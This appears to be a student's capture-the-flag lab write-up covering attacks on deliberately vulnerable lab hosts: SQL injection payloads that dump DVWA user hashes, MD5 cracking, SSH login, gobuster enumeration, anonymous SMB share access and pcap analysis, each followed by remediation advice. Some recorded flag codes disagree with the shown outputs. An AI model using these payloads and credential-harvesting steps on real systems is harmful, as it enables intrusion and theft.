


Challenge 1: SQL Injection

Step 1: Preliminary Setup

- Accessed the website at `http://10.5.5.12` using a web browser
- Logged in using the default credentials:
- *Username: admin*
- *Password: password*
- Set the DVWA security level to **low** to enable easier exploitation.
- Clicked Submit to apply the security level.



Step 2: Retrieve User Credentials for Bob Smith's Account

- Identified that the *users* table in the DVWA database contains usernames and password hashes.
- Located a vulnerable input field (User ID input on the SQL Injection page) where SQL injection was possible.
- Performed SQL Injection with the following query to extract usernames and password hashes:
- *1' OR 1=1 UNION SELECT user, password FROM users #*
- From the output, identified the entry for Bob Smith with the username *smithy* and his corresponding password hash.

Setup / Reset DB	User ID: table_name='users'# Submit	
Brute Force	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: admin Surname: admin	
Command Injection	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: Gordon Surname: Brown	
CSRF	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: Hack Surname: Me	
File Inclusion	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: Pablo Surname: Picasso	
File Upload	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: user_id	
Insecure CAPTCHA	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: first_name	
SQL Injection	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: last_name	
SQL Injection (Blind)	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: user	
XSS (Reflected)	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: password	
XSS (Stored)	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: avatar	
DVWA Security	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: last_login	
PHP Info	ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: failed_login	
About		
Logout		



Vulnerability: SQL Injection

Home	User ID: ;word FROM users # Submit	
Instructions	ID: 1' OR 1=1 UNION SELECT user, password FROM users # First name: admin Surname: admin	
Setup / Reset DB	ID: 1' OR 1=1 UNION SELECT user, password FROM users # First name: Gordon Surname: Brown	
Brute Force	ID: 1' OR 1=1 UNION SELECT user, password FROM users # First name: Hack Surname: Me	
Command Injection	ID: 1' OR 1=1 UNION SELECT user, password FROM users # First name: Pablo Surname: Picasso	
CSRF	ID: 1' OR 1=1 UNION SELECT user, password FROM users # First name: Bob Surname: Smith	
File Inclusion	ID: 1' OR 1=1 UNION SELECT user, password FROM users # First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99	
File Upload	ID: 1' OR 1=1 UNION SELECT user, password FROM users # First name: gordonb Surname: e99a18c428cb38d5f260853678922e03	
Insecure CAPTCHA	ID: 1' OR 1=1 UNION SELECT user, password FROM users # First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b	
SQL Injection	ID: 1' OR 1=1 UNION SELECT user, password FROM users # First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7	
SQL Injection (Blind)	ID: 1' OR 1=1 UNION SELECT user, password FROM users # First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99	
XSS (Reflected)		
XSS (Stored)		
DVWA Security		
PHP Info		
About		
Logout		

Step 3: Crack Bob Smith's Account Password

- Took Bob Smith's password hash from the SQL Injection output.
- Used an online hash cracking tool (e.g., [CrackStation.net](https://crackstation.net)) to crack the MD5 hash.
- Successfully cracked Bob Smith's password as:
- *Password*

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Step 4: Locate and Open the File with Challenge 1 Code

- Using SSH, logged into the target machine at *192.168.0.10* as user *smithy*:
- `ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa smithy@192.168.0.10`
- Entered the cracked password when prompted.
- Located the file named:
- *my_password.txt*
- Displayed the contents of the file:
- `cat my_password.txt`
- The message/code inside the file was:
- *8748wf8j*

```
(kali㉿kali)-[~/Desktop]
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubKeyAcceptedKeyTypes=+ssh-rsa smithy@192.168.0.10
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ ls -la
total 28
drwxr-xr-x 2 smithy smithy 4096 2019-12-05 00:00 .
drwxr-xr-x 1 root root 4096 2023-08-14 05:42 ..
-rwxr-xr-x 1 smithy smithy 220 2023-08-14 05:42 .bash_logout
-rwxr-xr-x 1 smithy smithy 2928 2023-08-14 05:42 .bashrc
-rwxr-xr-x 1 smithy smithy 103 2019-07-06 00:00 my_passwords.txt
-rwxr-xr-x 1 smithy smithy 586 2023-08-14 05:42 .profile
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$
```

Step 5: Research and Propose SQL Injection Remediation


Five methods to prevent SQL Injection attacks:

1. **Use Prepared Statements (Parameterized Queries):**
Always use parameterized queries where user input is treated as data, not executable code.
2. **Input Validation and Sanitization:**
Validate input data for type, length, format, and whitelist acceptable characters before processing.
3. **Use Stored Procedures:**
Encapsulate SQL logic within stored procedures that separate data from commands.
4. **Least Privilege Database Access:**
Limit database user permissions to only what is necessary to reduce damage if injection occurs.
5. **Web Application Firewalls (WAFs):**
Deploy WAFs to detect and block malicious requests and common SQL Injection attack patterns.

Challenge 2: Web Server Vulnerabilities

Step 1: Preliminary Setup

- Logged into the DVWA web server at *http://10.5.5.12* using:
- *Username: admin*
- *Password: password*
- Set the application security level to **low**.
- Submitted the change.



Step 2: Reconnaissance for Viewable Directories

- Used **gobuster** to scan for directories on the server:
- *gobuster dir -u http://10.5.5.12 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt*
- Gobuster found the following directories (with HTTP status 301 redirects):
 - */docs/*
 - */external/*
 - */config/*
 - */vulnerabilities/*
- Also found */server-status/* with **403 Forbidden** status (no access).
- Manually visited the directories in a browser.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.5.5.12 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.5.5.12
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8
[+] Timeout:      10s


Starting gobuster in directory enumeration mode

/docs           (Status: 301) [Size: 305] [→ http://10.5.5.12/docs/]
/external       (Status: 301) [Size: 309] [→ http://10.5.5.12/external/]
/config         (Status: 301) [Size: 307] [→ http://10.5.5.12/config/]
/vulnerabilities (Status: 301) [Size: 316] [→ http://10.5.5.12/vulnerabilities/]
/server-status  (Status: 403) [Size: 297]
Progress: 220558 / 220558 (100.00%)

Finished
```

Step 3: Finding the Flag

- Browsed to each directory URL.
- Found the Challenge 2 flag inside the file:
- `/config/db_form.html`




Index of /config

Name	Last modified	Size	Description
Parent Directory	-	-	-
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80

- Opened `/config/db_form.html` in the browser.
- The flag message/code found in the file was:
- **CHALLENGE2: aWe-497**



Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: **aWe-4975**

Step 4: Remediation for Directory Listing Vulnerabilities

Two remediation methods to prevent directory listing exploits:

1. **Disable Directory Listing in the Web Server Configuration**
 - For Apache: use *Options -Indexes* to prevent listing directory contents if no index file is present.
2. **Implement Access Controls on Sensitive Directories**
 - Restrict access to configuration or sensitive folders (like */config/*) using *.htaccess* or server rules to prevent unauthorized viewing.

Summary Table

Question	Answer
Directories accessible for listing	/docs/, /external/, /config/, /vulnerabilities/
Two subdirectories to look for the file	/config/, /docs/ (example)
Filename with Challenge 2 code	db_form.html
Subdirectory holding the file	/config/
Message contained in the flag file	CHALLENGE2{ aWe-4975 }

Challenge 3: Exploit Open SMB Server Shares — Step-by-Step Report

Step 1: Scan for Potential SMB Targets

- Scanned the network *10.5.5.0/24* for hosts with SMB ports open (139, 445).
- Found host **10.5.5.14** with SMB services running.

```
(kali㉿kali)-[~]
$ nmap -p 139,445 --open 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-18 18:55 UTC
Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.0026s latency).
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
Nmap done: 256 IP addresses (6 hosts up) scanned in 15.48 seconds
```

Step 2: Enumerate SMB Shares and Anonymous Access

- Used the command:
- smbclient -L //10.5.5.14 -N*
- Identified the available shares on the server, including:
 - homes
 - workfiles
 - print\$
 - IPC\$
- Determined that the *print\$* share was accessible anonymously (no password required).

```
(kali㉿kali)-[~]
$ smbclient -L //10.5.5.14 -N
Anonymous login successful

Sharename      Type      Comment
-----
homes          Disk      All home directories
workfiles      Disk      Confidential Workfiles
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (Samba 4.9.5-Debian)

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
-----
Workgroup       Master
```

Step 3: Locate and Download the Challenge 3 File

- Connected to the accessible share *print\$* anonymously:
- smbclient //10.5.5.14/print\$ -N*

```

(kali@kali)-[~]
$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                               D          0   Mon Aug 14 09:42:06 2023
..                              D          0   Mon Aug 30 05:00:05 2021
IA64                             D          0   Mon Sep  2 13:39:42 2019
x64                             D          0   Mon Aug 30 05:00:05 2021
W32X86                          D          0   Mon Aug 30 05:00:05 2021
W32MIPS                         D          0   Mon Sep  2 13:39:42 2019
W32ALPHA                       D          0   Mon Sep  2 13:39:42 2019
COLOR                           D          0   Mon Sep  2 13:39:42 2019
W32PPC                         D          0   Mon Sep  2 13:39:42 2019
WIN40                           D          0   Mon Sep  2 13:39:42 2019
OTHER                           D          0   Fri Oct  8 00:00:00 2021
color                           D          0   Mon Aug 30 05:00:05 2021

38497656 blocks of size 1024. 6761340 blocks available
smb: \>

```

- Navigated into the *OTHER* directory:
- *cd OTHER*

```

smb: \> cd OTHER
smb: \OTHER\>

```

- Listed files in the directory:
- *Ls*
- Found the file named:
- *sxij42.txt*

```

smb: \OTHER\> ls
.                               D          0   Fri Oct  8 00:00:00 2021
..                              D          0   Mon Aug 14 09:42:06 2023
sxij42.txt                      N          103  Tue Oct 12 00:00:00 2021

38497656 blocks of size 1024. 6761332 blocks available
smb: \OTHER\>

```

- Downloaded the file to the local machine using:
- *get sxij42.txt*
- Exited the SMB client:
- *Exit*

```

smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
smb: \OTHER\> exit

(kali@kali)-[~]
$

```

- Displayed the contents of the file locally:
- *cat sxij42.txt*
- Retrieved the Challenge 3 flag/code from the file.

```

(kali@kali)-[~]
$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWS39691.1024.67613

```

Step 4: Remediation for SMB Access Exploits

Two recommended remediation methods:

1. **Disable Anonymous or Guest Access**

Configure the SMB server to restrict access so that shares cannot be accessed without valid user credentials.

2. **Implement Strong Permissions and Access Controls**

Set proper share and file permissions to limit access only to authorized users, and use network segmentation/firewall rules to restrict SMB access.

Summary Table

Question	Answer
Host with SMB ports open on 10.5.5.0/24	10.5.5.14
Shares listed on SMB server	homes, workfiles, print\$, IPC\$
Shares accessible anonymously	print\$
Share containing Challenge 3 file	print\$
File name with Challenge 3 code	sxij42.txt
Challenge 3 flag/code	(NWs39691)
Two remediation methods for SMB exploitation	1. Disable anonymous access 2. Use proper permissions and access control

Challenge 4: Analyze a PCAP File to Find Information

Step 1: Analyze the SA.pcap File

PCAP Analysis


The file *SA.pcap* was opened in Wireshark and filtered using the http display filter to inspect HTTP traffic. Multiple HTTP GET requests and corresponding server responses were observed, including HTTP status codes such as *200 OK* and *301 Moved Permanently*.

Since HTTP response codes are sent by the server, the source IP address of these packets identifies the target system hosting the web service.

IP Address of the Target Computer

Answer:

10.5.5.1



Directories Revealed in the PCAP

Based on the HTTP GET requests captured in the PCAP, the following directories and files were revealed on the target system:

/database-offline.php

/test/

/webservices/

/webservices/rest/

/includes/

/passwords/

/icons/

/javascript/

/styles/

These directories were identified by inspecting the request URIs in the HTTP traffic.

```
159 GET /database-offline.php HTTP/1.1
3794 HTTP/1.1 200 OK (text/html)
163 GET /styles/global-styles.css HTTP/1.1
5101 HTTP/1.1 200 OK (text/css)
144 GET /test/ HTTP/1.1
1171 HTTP/1.1 200 OK (text/html)
143 GET /data HTTP/1.1
572 HTTP/1.1 301 Moved Permanently (text/html)
175 GET /webservices/rest/ws-user-account.php HTTP/1.1
3736 HTTP/1.1 200 OK (text/html)
147 GET /includes HTTP/1.1
580 HTTP/1.1 301 Moved Permanently (text/html)
148 GET /passwords HTTP/1.1
582 HTTP/1.1 301 Moved Permanently (text/html)
153 GET /icons.text/gif HTTP/1.1
512 HTTP/1.1 404 Not Found (text/html)
165 GET /javascript/follow-mouse.js HTTP/1.1
1478 HTTP/1.1 200 OK (application/javascript)
159 GET /webservices/soap/lib HTTP/1.1
604 HTTP/1.1 301 Moved Permanently (text/html)
```

Step 2: Identify the File Containing the Challenge 4 Code

URL of the File

From the HTTP traffic, the file most relevant to sensitive information disclosure was:

<http://10.5.5.1/database-offline.php>

Content of the File

The contents of database-offline.php, as reconstructed from the HTTP response in the PCAP, reveal sensitive internal information including:

Database name: mutillidae

Database server address: 127.0.0.1

Internal file paths such as:

includes/database-config.php

classes/MySQLHandler.php

Detailed MySQL error messages

Database troubleshooting instructions

This information is transmitted in clear text over HTTP, making it visible to anyone capturing network traffic.

Challenge 4 Code

Answer:

mutillidae

This value represents sensitive internal information exposed through unencrypted HTTP traffic and serves as the Challenge 4 code.

```
<div class="page-title">The database server appears to be offline.</div>
<table style="margin-left:auto; margin-right:auto;">
  <tr><td>&nbsp;</td></tr>
  <tr id="id-bad-page-tr">
    <th>
      The database server at
      <span class="label" style="color: #cc3333">
        127.0.0.1
      </span>
      appears to be offline.
    </th>
  </tr>
  <tr>
    <td>
      <ol>
        <li>Be sure the username and password to MySQL is the same as configured in includes/database-config.php</li>
        <li>Be aware that MySQL disables password authentication for root user upon installation or update in some systems. This
          may happen even for a minor update. Please check the username and password to MySQL is the same as configured in includes/database-config.php</li>
        <li>Try to <a style="font-weight: bold" href="set-up-database.php">setup/reset the DB</a> to see if that helps</li>
        <li>A <a style="font-weight: bold" href="https://www.youtube.com/watch?v=sGSZ4JqR8" target="_blank">video is available</a> to help reset MySQL root password</li>
        <li>The commands vary by system and version, but may be something similar to the following
          <ul>
            <li>mysql -u root</li>
            <li>use mysql</li>
            <li>update user set authentication_string=PASSWORD('') where user='root';</li>
            <li>update user set plugin='mysql_native_password' where user='root';</li>
            <li>flush privileges;</li>
            <li>quit;</li>
          </ul>
        </li>
        <li>Check the error message below for more hints</li>
        <li>If you think this message is a false-positive, you can opt-out of these warnings below</li>
      </ol>
    </td>
  </tr>
  <tr>
    <td class="warning-message">Error Message</td>
  </tr>
  <tr>
    <td style="width:700px;" class="warning-message">
      Error: Failed to connect to MySQL database. Unable to select default database mutillidae. It appears that the database to which Mutillidae is configured to connect has not been created. Try to <a href="set-up-database.php">setup/reset the DB</a> to see if that helps. Next, check that the database service is running and that the database username, password, database name, and database location are configured correctly. Note: File /mutillidae/classes/MySQLHandler.php contains the database configuration. Connection error.
    </td>
  </tr>
  <tr>
    <td>&nbsp;</td>
  </tr>
</table>
<div>
  <form
    action="database-offline.php"
    method="post"
    enctype="application/x-www-form-urlencoded"
    id="idDatabaseOffline">
```

Step 3: Remediation Recommendations

To prevent file contents from being transmitted in clear text and protect sensitive information, the following remediation methods are recommended:

Enforce HTTPS (TLS Encryption)

Encrypting HTTP traffic using HTTPS prevents attackers from reading captured network traffic.

Disable Verbose Error Messages

Suppressing detailed server and database error messages prevents sensitive internal information from being disclosed to unauthorized users.

Conclusion

The analysis of the SA.pcap file demonstrates how unencrypted HTTP traffic can expose sensitive server details, directory structures, and internal application data. Proper encryption and secure configuration are essential to prevent such information disclosure.